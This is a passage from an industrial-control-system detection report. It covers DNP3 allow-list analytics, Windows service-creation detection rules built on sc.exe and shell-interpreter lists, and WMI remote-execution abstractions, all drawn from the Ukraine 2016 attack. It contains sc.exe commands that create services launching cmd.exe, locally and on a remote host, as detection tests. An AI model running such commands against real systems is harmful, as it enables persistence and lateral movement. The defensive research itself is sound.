A single timeframe is defined, and data is collected on IP pairs sending DNP3 function codes (e.g., read commands). As discussed earlier, each IP pair is comprised of two IP addresses: source and destination. For each IP pair the analytic verifies that the source and destination IP is contained in their respective allow list. If either the source or destination IP is not allow listed, then an alert is generated.





Figure 4-8. Analytic Test Setup

Using data from the test described in Analytic Testing, the following output is produced by the analytic:



```
Connections:
Source                    Dest
[redacted].13             [redacted].12
[redacted].11             [redacted].12
[redacted].82             [redacted].11
[redacted].226            [redacted].11
[redacted].11             [redacted].82
Command sent from unlisted device, connection path [redacted].226-[redacted].11
```

Figure 4-9. Example Analytic Output

4.1.3.3 Lessons Learned

This analytic can detect unauthorized devices (e.g., laptop [.226]), however the allow lists require tuning and need to be updated whenever an authorized device is added or removed from the network. This can place a substantial burden on operators. For large scale environments, alternative approaches should be investigated.

4.1.4 Additional Abstract Analytics

There are several DNP3 analytic ideas we generated but did not implement due to time constraints. They are all related to the profiling activity that consists of collection and discovery by the adversary.

- Read commands for a large number of Groups and Variations
- Read commands issued from a new device
- Read commands for Group 0 device attributes, which contains information on hardware/software versions, inputs & outputs, etc.
    - Variation 255 lists all supported device attributes
- Use of Test Link State function to determine if an outstation is online
- Read file commands from a new device
- Read file commands for new files from an existing master

4.1.5 Summary

These DNP3 analytic were developed as proofs of concept to show that there is value in developing analytics applicable to the lower levels of the Purdue Model. The analytics monitor for an increase in read operations due to an existing device that has been compromised (i.e., Engineering Workstation Compromise) or identifies new devices on the network trying to send DNP3 commands (i.e., a Rogue Master). They provide a use case for understanding how to emulate realistic attacks based on available threat intelligence and apply an anomaly detection mindset to behavioral based analytics.

4.2 Windows-based Analytics

The Microsoft Windows operating system is prevalent across ICS environments, including power distribution systems. Conceptually, it is usually found at the higher levels of the Purdue model at our ICS Enterprise layer, although it may be present on devices closer to the process control as well. We discuss our experiences developing and validating analytics in our laboratory testbed, as well as the results of testing analytics on using production data from corporate enterprise infrastructure. As discussed above, results from an enterprise environment will not map perfectly to an ICS environment, but it provides substantial value as a large dynamic data set that we can test against in the absence of data from production ICS environments.

While there can be differences in the expected behavior of Windows assets in Process Operations vs ICS Enterprise environments, in ICS environments most of the techniques used involving

Windows are identical to those found in Enterprise environments[3]. Correspondingly, traditional Enterprise analytics must inform ICS defenses.


4.2.1 Service Creation Capability Abstraction

Windows services can be used for Execution via: Persistence and Privilege Escalation, Create or Modify System Process: Windows Service (T1543.003), or System Services: Service Execution (T1569.002). Note that the former execution technique uses the latter creation or modification technique [31]. Some analytics may target a specific ATT&CK sub-technique, while others are appliable to either one. We focused on service creation and de-prioritized inclusion of service modification due to time constraints.

In Figure 4-10. Windows Service Creation Capability Abstraction we describe the capability abstraction for creating a Windows service. Our work builds on the New Service capability abstraction published by SpecterOps and supplemented by open-source research [32, 33, 34, 35]. In the attack we saw `sc.exe` used to create and start a service to execute their ICS specific payload. Future attacks may use one of the other tools listed to create services or might leverage a new tool utilizing the underlying system functionality (e.g., a Windows API or RPC interface). The table also shows the data sources that can provide insight into adversary activity for various portions of the abstraction.

The two general ways to create services are either directly, using built in or custom tools that eventually interact with the Service Control Manager (SCM), or sideloading a service via creating a registry key. We scoped our research and analytics to direct service creation. Sideloading of a registry key would fall under the Modify Registry (T1112) ATT&CK technique [36], which is an area of interest for future work. In both cases, the only observable guaranteed to be present as part of service creation is the registry key. SpecterOps refers to this as the base conditions in the capability abstraction model [37].

[3] Notable exceptions in the Ukraine 2016 attack are the use of Historians as beachheads within the ICS environment, including xp_cmdshell to execute further commands, and denial of access to a COM port via tying it up with new Windows processes [1].



Windows Service Creation							
Procedure	Direct Service Creation						Sideloading Via Registry Key
Tool	sc.exe	PSExec	CSExec	PowerShell New-Service	SharpSC	wimic.exe	*Various Registry Editors (e.g., reg.exe)*
Windows API	OpenSCManager/CreateService						■
RPC	SMB named pipe \PIPE\svcctl						■
	UUID 367ABB81–9844–35F1-AD32–98F038001003					UUID 000001a0-0000-0000-c000-000000000046	■
	Service Control Manager (services.exe)						■
Artifacts	New/modified registry subkey under HKLM\SYSTEM\CurrentControlSet\Services						

Event Log 4688
Sysmon Event 1

Event Log 4697
Event Log 7045

Sysmon Event 12

RPC Network
Traffic

SMB Network
Traffic

Figure 4-10. Windows Service Creation Capability Abstraction

4.2.2 Service Creation Analytics

This section describes open-source analytics related to service creation discovered during our literature review, as well as custom analytic ideas we developed. We started with analytics near the top of the capability abstraction, largely focused on process creation, because there was significant existing public work available on the topic, data was readily available, the logs provided useful analyst context, and false positives were less likely than lower in the capability abstraction.

We also discuss abstract analytics we have developed, but where we leave further implementation and validation to future work. Analytics published by Elastic are provided under the Elastic 2.0 license [38]. Analytics published as part of the Sigma project are provided under the Detection Rule License 1.1 [39].

4.2.2.1 System Shells via Services

Elastic published this open-source detection [40], which we then extended. The analytic looks for a process creation event from a shell (e.g., cmd.exe, powershell.exe) with a parent process of services.exe. This would detect adversaries using a service to launch a shell script. Although it may be benign, it is relatively rate for legitimate activity to trigger this analytic. One such example of false positives, `NVDisplay.ContainerLocalSystem`, is listed by Elastic.

We extended the list of shell related processes to include script interpreters listed in the Service Control Spawned via Script Interpreter analytic we discuss below.

More formally, the analytic logic is:

```
process where event.type in ("start", "process_started") and
  process.parent.name : "services.exe" and
  process.name : ("cmd.exe", "powershell.exe", "pwsh.exe",
    "powershell_ise.exe", "wscript.exe", "rundll32.exe",
    "regsvr32.exe", "wmic.exe", "mshta.exe") and
  not process.args : "NVDisplay.ContainerLocalSystem"
```

To test this analytic we can manually create a service that launches one of the shells or interpreters from the Windows command prompt or Powershell:

```
sc.exe create test-svc binpath= "C:\Windows\System32\cmd.exe"
```

During testing it was determined this analytic will fire on a small number of benign events. To reduce false positives, we combined it with one of several other preexisting searches that detect adversary activity likely to be used in conjunction with service creation. This included queries for lateral movement and network share discovery. We also combine this analytic with the *WMI Usage with Suspicious Processes* analytic discussed later in this document.

4.2.2.2 Service Command Lateral Movement

Elastic published this analytic [41] to look for remote service creation from sc.exe. The logic is:

```
sequence by process.entity_id with maxspan = 1m
```

```
[process where event.type in ("start", "process_started") and
  (process.name : "sc.exe" or
    process.pe.original_file_name : "sc.exe") and
   process.args : "\\\\*" and
   process.args : ("binPath=*", "binpath=*") and
   process.args : ("create", "config", "failure", "start")]
```

[network where process.name : "sc.exe" and destination.ip != "127.0.0.1"]There are multiple components of the analytic that warrant further discussion. The search for process arguments `"\\\\*"` is looking for a UNC path starting with two backslashes, for example `\\my-host`. Each of the two backslashes is escaped to form a syntactically correct JSON string. Jumping to the final process.args stanza, the analytic is searching for arguments of `create`, `config`, `failure` or `start`. These sc.exe subcommands are used when manipulating a service in some way, as opposed to a read-only command like querying the service.

The search for `binPath` or `binpath` is somewhat surprising in this context. It is required when creating or configuring a service [42]. It is therefore duplicative with the `create` and `config` process arguments mentioned above. In the case of the `failure` and `start` arguments the binpath argument is not supported and will not be present, so this analytic will not fire against well-formed invocations of `sc failure` or `sc start`.

The final network connection correlation searches for an outgoing network connection to a remote host. The remote fact the service is created on a remote host is important, but this should be well covered by the UNC path search discussed above. To the authors' knowledge UNC paths are only used to indicate remote hosts. One could use a UNC path to refer to a local resource, but in testing we discovered no instances of this occurring in production data, and we expect such cases will be exceedingly rare. Therefore, including the search for the network connection will not harm anything, but we do not find it strictly necessary and removed it from our analytic.

Our revised analytic looks this:

```
process where event.type in ("start", "process_started") and
  (process.name : "sc.exe" or
    process.pe.original_file_name : "sc.exe") and
   process.args : "\\\\*" and
   process.args : ("create", "config", "failure", "start")]
```

The simplified analytic drops the `binPath` argument so that the analytic will fire against sc `failure` or `start` commands. The network connection feature is dropped to increase performance and reduce complexity.

The analytic can be tested by running the below command from a Windows command prompt or Powershell:

```
sc.exe  \\remote-machine create test-svc binpath=
    "C:\Windows\System32\cmd.exe"
```

In testing a corporate enterprise environment this analytic produced no false positives. We felt comfortable implementing this as a standalone analytic that will produce alerts when it fires, instead of combining it with other searches. False positives will be dependent on expected administrator behavior, and in the event this analytic is put into an environment where that occurs it would need to be combine with other searches to form a composite analytic.

4.2.2.3 Service Control Spawned via Script Interpreter

Another analytic released by Elastic, this detection searches for sc.exe created from a script interpreter (e.g., cmd.exe, powershell.exe) parent process unless the process is started by a local system account (SID 5-1-5-18) [43]. It needs process creation logs with the full command-line arguments to look for sc.exe commands that act on a service in some way (starting or stopping it), as opposed to uses, like querying, that do not affect the service. Like above, we added the additional interpreters listed here to the System Shells via Services analytic.

The logic is:

```
process where event.type == "start" and
  (process.name : "sc.exe" or process.pe.original_file_name ==
     "sc.exe") and
  process.parent.name : ("cmd.exe", "wscript.exe",
  "rundll32.exe", "regsvr32.exe", "wmic.exe", “mshta.exe",
  "powershell.exe", "pwsh.exe") and
  process.args:("config", "create", "start", "delete", "stop",
    "pause") and
  not user.id : "S-1-5-18"
```

In our testing against an enterprise production environment, the only source of false positives were processes spawned by cmd.exe. To further reduce false positives, we restricted the set of `sc` commands to only `create`, `config` and `start` as service creation or modification will involve one of these commands. An adversary may issue `delete`, `stop` or `pause` commands as part of modifying a service or executing a technique in another tactic (such as Impact); for the scope of our current analytic goals, removing the latter three commands provided an acceptable tradeoff of false positives and false negatives. Therefore, our first revised analytic looks like this:

```
process where event.type == "start" and
  (process.name : "sc.exe" or process.pe.original_file_name ==
     "sc.exe") and
  process.parent.name : ("cmd.exe", "wscript.exe",
  "rundll32.exe", "regsvr32.exe", "wmic.exe", “mshta.exe",
  "powershell.exe", "pwsh.exe") and
  process.args:("config", "create", "start") and
  not user.id : "S-1-5-18"
```

Given that testing produced no results other than with a parent of `cmd.exe` we added an additional analytic that excluded that parent process and also relaxed the constraint on the local system account. This is our second complementary analytic:

```
process where event.type == "start" and
  (process.name : "sc.exe" or process.pe.original_file_name ==
     "sc.exe") and
  process.parent.name : ("wscript.exe",
  "rundll32.exe", "regsvr32.exe", "wmic.exe", “mshta.exe",
  "powershell.exe", "pwsh.exe") and
  process.args:("config", "create", "start")
```

To test both analytics, we can manually create a service from the Windows command prompt or Powershell (in the case of the latter). The service can call any executable, although we use cmd.exe in the binpath argument:

```
sc.exe create test-svc binpath= "C:\Windows\System32\cmd.exe"
```

4.2.2.4 Additional Service Creation Abstract Analytics

There are several analytics that we expect will be useful, but which were not implemented and tested due to time constraints.

The Sigma-provided analytic *PowerShell as a Service in Registry* searches for service registry entries that indicate PowerShell being spawned from the service [44]. It has overlap with the implemented System Shells via Services analytic. Although it does not detect as many shells, it will detect services created via any method, including indirectly via manual registry key creation.

Another Sigma analytic, *Remote Service Creation*, searches for a network login event followed by a service creation event within 30 seconds [45].

The Elastic analytic *Suspicious ImagePath Service Creation* looks for the COMSPEC environment variable or a named pipe in service registry values [46].

The MITRE Cyber Analytic Repository (CAR) provides an analytic to look for a *Quick Execution of a Series of Suspicious Commands*. It includes several interesting executable names, including sc.exe, that when executed rapidly are often indicative of malicious behavior [47].

Those analytic ideas are focused on specific tools and adversary procedures. They are an important part of detecting activity with a low false positive rate but are easier for adversaries to evade. Moving down the capability abstraction model, we designed analytics more resistant to evasion but with a higher false positive rate. Creating a baseline of services and alerting on new services on a machine is one analytic idea we discussed. This is likely practical within an ICS environment but would quickly become infeasibly in most enterprise environments.

Another idea we considered was looking for new service registry keys without a corresponding service creation event (Windows event ID 4697 or 7045), indicating the registry was modified from outside the Service Control Manager (SCM). The analytic would require baselining service creation events and then looking for the service name as part of the registry key entry. These complex joins, where events need to be correlated with wildcards, are often difficult in SIEMs. Another potential solution identified is to add additional parsing logic to add service name as a field to the relevant registry entry before ingest into the SIEM, but this was outside the scope of our work.


Along similar lines, looking at service creation events without a corresponding process creation log from sc.exe would alert on services that were not created from sc.exe. This would provide insight into Direct Service Creation via unexpected built-in tools (e.g., PowerShell, wimic.exe) or third-party tools (e.g., PSExec, etc.).

4.2.3 Windows Management Instrumentation (WMI) Capability Abstraction

4.2.3.1 Windows Management Instrumentation Overview

Windows Management Instrumentation, more commonly known as WMI, is Microsoft's implementation of Web-Based Enterprise Management (WBEM). WBEM is an industry initiative focused on the development of a standard technology for management information access in an enterprise environment. WBEM leverages the Common Information Model (CIM), an open standard from the Distributed Management Task Force (DMTF), as a common definition of management information for systems, networks, applications, and services [17]. WMI is used primarily by system administrators for legitimate administration tasks. This means malicious use of WMI tooling is difficult for defenders to detect, as attackers may use tooling that already exists on the host in ways that mimic benign usage.

A good up-to-date primer for WMI in the context of its use by adversaries can be found at reference [17] and [48], and a more in-depth white paper at reference [49].



Tool	Custom Script	wmic	Custom Tool	Custom Tool	PowerShell Cmdlets		Custom Script	WinRM.cmd	WinRS
Language	Script (VBS, Perl, ...)	C/C++		.NET (C#)			VBS		
Managed Code	WbemScripting object (type) library			.NET *System.Management namespace* and *COM Inter-OP*	WMI Cmdlets	CIM Cmdlets	WinRM Script API	WinRM.vbs	
WMI COM API Functions	**SWbemLocator::ConnectServer** **SWbemServices::ExecQuery** **SWbemServices::GetObject**	**IWbemLocator::ConnectServer** **IWbemServices::ExecQuery** **IWbemServices::ExecMethod** Automation Interfaces (ISWbem*) as well, make the Scripting API for WMI available to C/C++				**IWSMan::CreateSession** **IWSManSession::Get**			
Implementation Libraries	**Wbemdisp.dll** *Wbemdisp.h*	**Wbemsvc.dll** *wbemcli.h*		**System.Management .dll** (.NET C#) and COM Inter-Op		**WSMAuto.dll** *wsmandisp.h* The Automation layer that provides scripting support.			
RPC Interface	ISWbemLocator **76a6415b-cb41-11d1-8b02-00600806d9b6** ISWbemServices **76a6415c-cb41-11d1-8b02-00600806d9b6**	IWbemLocator **DC12A687-737F-11CF-884D-00AA004B2E24** IWbemServices **9556DC99-828C-11CF-A37E-00AA003240C7**				IWSMan interface **190d8637-5cd3-496d-ad24-69636bb5a3b5** WSMan coclass **bced617b-ec03-420b-8508-977dc7a686bd** IWSManSession interface **fc84dc58-1286-40c4-9da0-c8ef6ec241e0**			
Network Protocol	**DCOM** TCP port 135 and a random TCP port					**Windows Management (Win-MAN)** TCP ports 135 and 5985 (HTTP) or 5986 (HTTPS)			

Figure 4-11. WMI Capability Abstraction

4.2.3.2 Scope

WMI originally only had support for remote use via RPC interfaces over the DCOM protocol. Microsoft developed the Windows Management (Win-MAN) protocol in 2008 to slowly replace DCOM where possible. Since then, the WinRM tooling architecture has been built to leverage the Win-MAN protocol and provides a modern alternative to traditional WMI tooling. While WMI is possible via WinRM, we have scoped our analysis to the traditional WMI implementation and relevant tooling, which allows us to focus on the attack usage described in threat intelligence reports. We also expect ICS environments to contain legacy software and settings, and therefore to make more use of DCOM than WinRM as part of normal operations. While all but the network-based analytics described in this section should work for all methods of invoking WMI, only traditional WMI was used for testing.

4.2.4 WMI Remote Execution Analytics

WMI was heavily used during the attack as a technique for remote interaction with target hosts [1]. The adversary leveraged general WMI features, such as fingerprinting a remote machine; however, the majority of their WMI use was around remote execution for lateral movement. A specific highlight is the use of WMI remote execution to execute the ICS payload modules (section 2.4) on remote ICS workstation endpoints from a SQL server host.

The analytics described in this section can be used by defenders on a scale of specificity around the intent of the usage, as seen in Figure 4-12.


